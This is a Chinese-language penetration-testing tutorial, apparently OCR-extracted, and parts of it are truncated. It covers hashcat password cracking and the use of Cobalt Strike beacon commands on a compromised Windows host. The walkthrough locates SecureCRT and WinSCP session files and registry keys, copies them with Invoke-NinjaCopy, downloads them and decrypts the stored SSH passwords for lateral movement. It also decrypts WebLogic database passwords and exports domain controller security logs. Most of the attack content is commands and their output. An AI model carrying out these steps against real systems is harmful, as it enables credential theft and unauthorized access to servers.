- 字典+掩码破解 `Wordpress-Hash`

```
./hashcat -a 6 -m 400 $P$984478476IagS59wHZvyQMArzfx58u. john.txt ?d?d?d
```

先从 `john.txt` 获取密码+掩码规则，最后组合的密码就是

```
xxxx000

xxxx001

xxxx002
```

- 多字典组合 `WinZip-Hash`

获取zip密码的Hash需要用到工具JohnTheRipper

```
$>zip2john target.zip > hash

$>cat hash

$zip2$*0*1*0*9728599510190140*b013*0**37448f09fa06cb899efa*$/zip2$
```

`JohnTheRipper` 还可以获得到很多其他类型加密压缩包的密码hash（包括rar、7z、office等等），有兴趣的兄弟可以研究一下。

接下来交给Hashcat

```
./hashcat -a 1 -m 13600 $zip2$*0*1*0*9728599510190140*b013*0**37448f09fa06cb899e
```

字典集合分享

https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm

https://weakpass.com/download

http://ophcrack.sourceforge.net/tables.php

https://github.com/fuzzdb-project/fuzzdb

https://wiki.skullsecurity.org/Passwords#Password_dictionaries

战略支援部近期会对网络上的字典进行下载整理汇总，形成较完整的字典表。

其他暴力破解软件

Aircrack-ng--WIFI破解工具

John The Ripper--功能强大的破解工具包

Medusa--在线破解工具

Ophcrack--LM-Hash破解神器

THC Hydra--在线破解工具

WFUZZ--WebFuzz神器

在线解Hash网站

https://www.cmd5.com/

https://crackstation.net/

https://www.onlinehashcrack.com/

https://www.objectif-securite.ch/ophcrack.php

https://hce.iteknical.com/

其他

官网网址


Hash类型展示

解密SecureCRT客户端中保存的密码hash

前言

SecureCRT是运维人员常用的管理工具。但由于某些运维人员的安全意识不高，平时很可能会把SSH的连接密码都保存在里面，这就给了渗透人员可乘之机，为后续跨平台横向移动做了准备。而现在的主要目是为了解密保存在SecureCRT中的这些SHH连接密码，并通过这种方式实现Windows到Linux之间的快速横向渗透。

管理员权限下进行，解密脚本仅限于 SecureCRT 7.x 以下版本，高版本需要使用文章末的方法。如果SecureCRT有启动密码，Config加密了，就不要搞了。



确定目标SecureCRT的详细版本

想办法确定SecureCRT的详细版本，通过powershell脚本搞定，或者直接RDP登录连接查询等 **「绿色版无安装记录」**。发现目标所用的详细版本为 7.1.1（build 264）。

```
beacon> powershell-import /Users/anonysec/ListInstalledPrograms.ps1
beacon> powershell Get-list
```

```
beacon> powershell-import /Users/anonysec/ListInstalledPrograms.ps1
[*] Tasked beacon to import: /Users/anonysec/ListInstalledPrograms.ps1
[+] host called home, sent: 864 bytes
beacon> powershell Get-list
[*] Tasked beacon to run: Get-list
[+] host called home, sent: 293 bytes
[+] received output:
[*] OS: x64
[*] List the 64 bit programs that have been installed
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.20.27508
VanDyke Software SecureCRT 7.1
VMware Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.20.27508
[+] List the 32 bit programs that have been installed
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.20.27508
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.20.27508
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.20.27508
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.20.27508
```

About SecureCRT

VANDYKE™ SOFTWARE SecureCRT®



Version 7.1.1 (build 264) - Official Release - May 30, 2013

Copyright © 1995-2013 VanDyke Software, Inc.

http://www.vandyke.com Contact Support

Contains encryption software from RSA Security Inc. Copyright © 1998-2003 RSA Security Inc. All Rights Reserved.



Portions Copyright (C) 1998 CORE SDI S.A., Buenos Aires, Argentina. All Rights Reserved.
http://www.core-sdi.com

This product is licensed to:


PortableSoft
PortableSoft
Serial Number: 03-45-378294
Issue Date: 06-05-2013
Access to support and updates expires: 06-06-2014

OK

确定SecureCRT配置文件目录下的Sessions目录

默认情况下，SecureCRT的Config目录路径为： `%APPDATA%\VanDyke\Config\Sessions\`

如果无法确定路径，可以通过图形界面在SecureCRT菜单的全局选项中来确认。



Sessions目录下的每个ini文件都会以连接的IP或域名来命名。

```
beacon>shell dir %APPDATA%\VanDyke\Config\Sessions\
```

```
beacon> shell dir %APPDATA%\VanDyke\Config\Sessions\
[*] Tasked beacon to run: dir %APPDATA%\VanDyke\Config\Sessions\
[+] host called home, sent: 69 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 F4C0-8866

 C:\Users\r00t\AppData\Roaming\VanDyke\Config\Sessions 的目录

2019/10/08  09:32    <DIR>          .
2019/10/08  09:32    <DIR>          ..
2019/10/08  09:32            10,096 192.168.144.128.ini
2019/10/08  09:30            10,077 Default.ini
2019/10/08  09:32                90 __FolderData__.ini
               3 个文件         20,263 字节
               2 个目录 106,834,051,072 可用字节
```

拷贝下载Sessions目录的ini文件

直接到Sessions目录下载ini文件可能会有问题（应该程序占用），即使下载下来，到本地可能无法解密。所以，先用Invoke-NinjaCopy.ps1脚本把ini文件先copy到其他目录，然后再去下载。

```
beacon> powershell-import /Users/anonysec/Invoke-NinjaCopy.ps1
beacon> powershell Invoke-NinjaCopy -Path "C:\Users\r00t\AppData\Roaming\VanDyke


beacon> shell dir c:\windows\temp\192.168.144.128.ini
beacon> download c:\windows\temp\192.168.144.128.ini
```

```
beacon> powershell-import /Users/anonysec/Invoke-NinjaCopy.ps1
[*] Tasked beacon to import: /Users/anonysec/Invoke-NinjaCopy.ps1
[+] host called home, sent: 206732 bytes
beacon> powershell Invoke-NinjaCopy -Path "C:\Users\r00t\AppData\Roaming\VanDyke\Config\Sessions\192.168.144.128.ini" -LocalDestination "c:\windows\temp\192.168.144.128.ini"
[*] Tasked beacon to run: Invoke-NinjaCopy -Path "C:\Users\r00t\AppData\Roaming\VanDyke\Config\Sessions\192.168.144.128.ini" -LocalDestination "c:\windows\temp\192.168.144.128.
ini"
[+] host called home, sent: 681 bytes
beacon> shell dir c:\windows\temp\192.168.144.128.ini
[*] Tasked beacon to run: dir c:\windows\temp\192.168.144.128.ini
[+] host called home, sent: 70 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 F4C0-8866

 c:\windows\temp 的目录

2019/10/08  09:46            10,096 192.168.144.128.ini
               1 个文件         10,096 字节
               0 个目录 106,823,028,736 可用字节

beacon> download c:\windows\temp\192.168.144.128.ini
[*] Tasked beacon to download c:\windows\temp\192.168.144.128.ini
[+] host called home, sent: 43 bytes
[*] started download of c:\windows\temp\192.168.144.128.ini (10096 bytes)
[*] download of 192.168.144.128.ini is complete
```

脚本解密Session

将下载的ini文件拷贝到本地，利用脚本进行解密。 环境：python 2.7、pycrypto库。 **此处解密脚本仅限于 SecureCRT 7.x 以下的版本！**

```
sudo pip2 install pycrypto
```

```
anonysec@MacBook-ProX  ~  python SecureCRT-decryptpass.py 192.168.144.128.ini
192.168.144.128.ini
ssh -p 22 root@192.168.144.128 # windows
```


```
python SecureCRT-decryptpass.py 192.168.144.128.ini
```


```
anonysec@MacBook-ProX  ~  python SecureCRT-decryptpass.py 192.168.144.128.ini
192.168.144.128.ini
ssh -p 22 root@192.168.144.128 # windows
```

SecureCRT高版本解决

如果目标的SecureCRT版本较高，无法进行解密该怎么办？此处以 8.5.3（X64 build 1867）为例，直接把对应config `%APPDATA%\VanDyke\Config\` 整个目录拷贝到本机SecureCRT的config目录下，然后直接连接。

目标SecureCRT版本与本地版本需一致，否则可能会出现问题..。





附脚本

- ListInstalledPrograms.ps1
- Invoke-NinjaCopy.ps1
- SecureCRT-decryptpass.py

解密Winscp客户端中保存的密码hash

前言

WinSCP是一个Windows环境下使用的SSH的开源图形化SFTP客户端。同时支持SCP协议。它的主要功能是在本地与远程计算机间安全地复制文件，并且可以直接编辑文件。而我们的主要目的是为了读取里面各种的SHH连接密码。

所有操作全部在管理员权限下进行

最新版Winscp为例

通过powershell脚本搞定，或者RDP直接登录连接查询等。 **「绿色版无安装记录」**


```
beacon> powershell-import /Users/anonysec/ListInstalledPrograms.ps1
beacon> powershell Get-list
```

```
beacon> powershell-import /Users/anonysec/ListInstalledPrograms.ps1
[*] Tasked beacon to import: /Users/anonysec/ListInstalledPrograms.ps1
[+] host called home, sent: 864 bytes
beacon> powershell Get-list
[*] Tasked beacon to run: Get-list
[+] host called home, sent: 293 bytes
[+] received output:
[*] OS: x64
[*] List the 64 bit programs that have been installed
WinSCP 5.15.4
```



WinSCP
版本5.15.4 (构建版本 9849)
Copyright © 2000-2019 Martin Prikryl
https://winscp.net/

前提，目标得事先保存连接密码。



确定Winscp存储位置


默认情况下，Winscp配置会存储在Windows对应的注册表项下（包括了连接的IP、用户名、密码Hash）。

```
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\
```

具体解密过程

- 查看Winscp配置的Windows注册表（注册表项是固定的），如果有连接会话，再指定查询连接下所保存的密码Hash。


```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sess
beacon> shell reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sess
```



将查到的信息拷贝到本地的winscppwd.exe进行解密。

```
C:\>winscppwd.exe root 192.168.144.128 A35C4655D8DF6B164EC124631D2E3333286D656E7
26D6A64726D6868726D6E642B353238332B2F564EEB00B0AC7B886F5268
root@192.168.144.128    windows
```

- RDP直接登录目标，导出Winscp配置文件，并下载到本地进行解密。（如果找到配置的ini文件，直接把对应文件down本地进行解密即可）




```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator\Desktop>winscppwd.exe WinSCP.ini
reading WinSCP.ini
root@192.168.144.128    windows
root@192.168.144.129    admin@123

C:\Users\Administrator\Desktop>
```

附脚本工具

- ListInstalledPrograms.ps1
- winscppwd.exe

破解Weblogic配置文件中的数据库密码

Weblogic

Weblogic默认端口是7001，Weblogic10g-12c默认的管理后台是：http://localhost:7001/console
Weblogic控制台： Weblogic10以下默认 管理帐号:weblogic 密码：weblogic


在一次实战中遇到的weblogic服务中Oracle数据库的密码是加密的hash

下面说明破解的步骤和原理


获取四个文件

```
- SerializedSystemIni.dat(路径：/Weblogic/user_projects/domains/base_domain/secur
- boot.properties(路径：Weblogic/user_projects/domains/base_domain/servers/AdminS
- grcspDS-6212-jdbc.xml(路径：/Weblogic/user_projects/domains/base_domain/config/
- config.xml(路径：Weblogic/user_projects/domains/base_domain/config/)
```


使用工具WebLogicPWV1.0.jar 破解




加载SerializedSystemIni.dat文件



从config.xml配置文件中获取hash



最终得到密码



从grcspDS-6212-jdbc.xml中获取hash得到密码



这里说明一下为什么去两次密码，有什么区别 一些文章博客中介绍，只需要取出config.xml文件中的hash进行破解就可以，实际情况是，我破解出密钥之后怎么也尝试登陆也不对，可能还有一点理解上的偏差。 后续我去寻找了数据库的配置文件，既grcspDS-6212-jdbc.xml，把他的hash破解了之后，连接数据库就是正确的。 这样就很好理解（个人理解），SerializedSystemIni.dat中存储的相当于AES的一个密码，破解weblogic中的hash就需要这一串密码进行解密。

解密路径

```
# Weblogic 12c:
Weblogic12\user_projects\domains\base_domain\security\SerializedSystemIni.dat
# Weblogic 9:
weblogic_9\weblogic92\samples\domains\wl_server\security\SerializedSystemIni.dat
# Weblogic如果有配置数据源，那么默认数据源配置文件应该在:
Weblogic12\user_projects\domains\base_domain\config\config.xml
```

emIni.dat

ystemIni.dat

获取域控/系统日志

windows的系统日志存储在C:\WINDOWS\system32\config目录，文件后缀为evtx。

dumpel导出日志

微软早期resource kit工具包中的查看本地和远程日志的工具

```
dumpel -f file [-s \\server] [-l log [-m source]] [-e n1 n2 n3..] [-r] [-t] [-d

    -d <days>          取最后 days 天的日志，days 为正整数
    -e nn              取出事件ID nn 的日志 （nn最多指定10个，用空格隔开）
    -f <filename>      输出日志的位置和文件名
    -l <name>          转储指定日志类型（可选的为system,security,application,可能还有别
    -b                 转储备份文件
    -m <name>          取出指定记录名字的事件
    -r                 取出指定记录名字以外的时间
    -s <servername>    指定包含要转储事件日志的服务器。
    -t                 使用制表符分割字符串（默认是空格）
    -c                 使用逗号分隔字段
    -ns                不输出字符串
    -format <fmt>      输出指定格式.  默认格式为: dtTCISucs
                       where
                         t - time
                         d - date
                         T - event type
                         C - event category
                         I - event ID
                         S - event source
                         u - user
                         c - computer
                         s - strings
```

示例:

```
dumpel.exe -f c:\windwos\temp\log -s \\dc-ip -l security -d 3
```

导出域控最近3天内的安全日志

注意：需要管理员权限，否则无法导出

Wevtutil

Windows server 2008及以上版本自带的事件命令程序，用于检索有关事件日志和发布者的信息，安装和卸载事件清单，运行查询以及导出、存档和清除日志。

用法：

```
你可以使用短(如 ep /uni)或长(如
enum-publishers /unicode)形式的命令和选项名称。
命令、选项和选项值不区分大小写。

变量均使用大写形式。

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

命令:

el | enum-logs            列出日志名称。
gl | get-log              获取日志配置信息。
sl | set-log              修改日志配置。
ep | enum-publishers      列出事件发布者。
gp | get-publisher        获取发布者配置信息。
im | install-manifest     从清单中安装事件发布者和日志。
um | uninstall-manifest   从清单中卸载事件发布者和日志。
qe | query-events         从日志或日志文件中查询事件。
gli | get-log-info        获取日志状态信息。
epl | export-log          导出日志。
al | archive-log          存档导出的日志。
cl | clear-log            清除日志。

常用选项:

/{r | remote}:VALUE
如果指定，则在远程计算机上运行该命令。VALUE 是远程计算机名称。
/im 和 /um 选项不支持远程操作。

/{u | username}:VALUE
指定一个不同的用户以登录到远程计算机。
VALUE 是 domain\user 或 user 形式的用户名。只有在指定 /r 选项时才适用。

/{p | password}:VALUE
指定的用户密码。如果未指定，
或者 VALUE 为 "*"，则会提示用户输入密码。
只有在指定 /u 选项时才适用。

/{a | authentication}:[Default|Negotiate|Kerberos|NTLM]
用于连接到远程计算机的身份验证类型。默认值为 Negotiate。

/{uni | unicode}:[true|false]
使用 Unicode 显示输出。如果为 true，则使用 Unicode 显示输出。
```

示例:

```
wevtutil epl Security c:\log.evxt
```

psloglist

psloglist是PSTOOLS工具集中的一个查看系统事件记录的程序。

```
psloglist [\\\\远程机器ip [-u username [-p password]]] [-s [-t delimiter]] [-n #
\#][-c][-x][-r][-a mm/dd/yy][-b mm/dd/yy][-f filter] [-l event log file] <eventl
它的参数有:
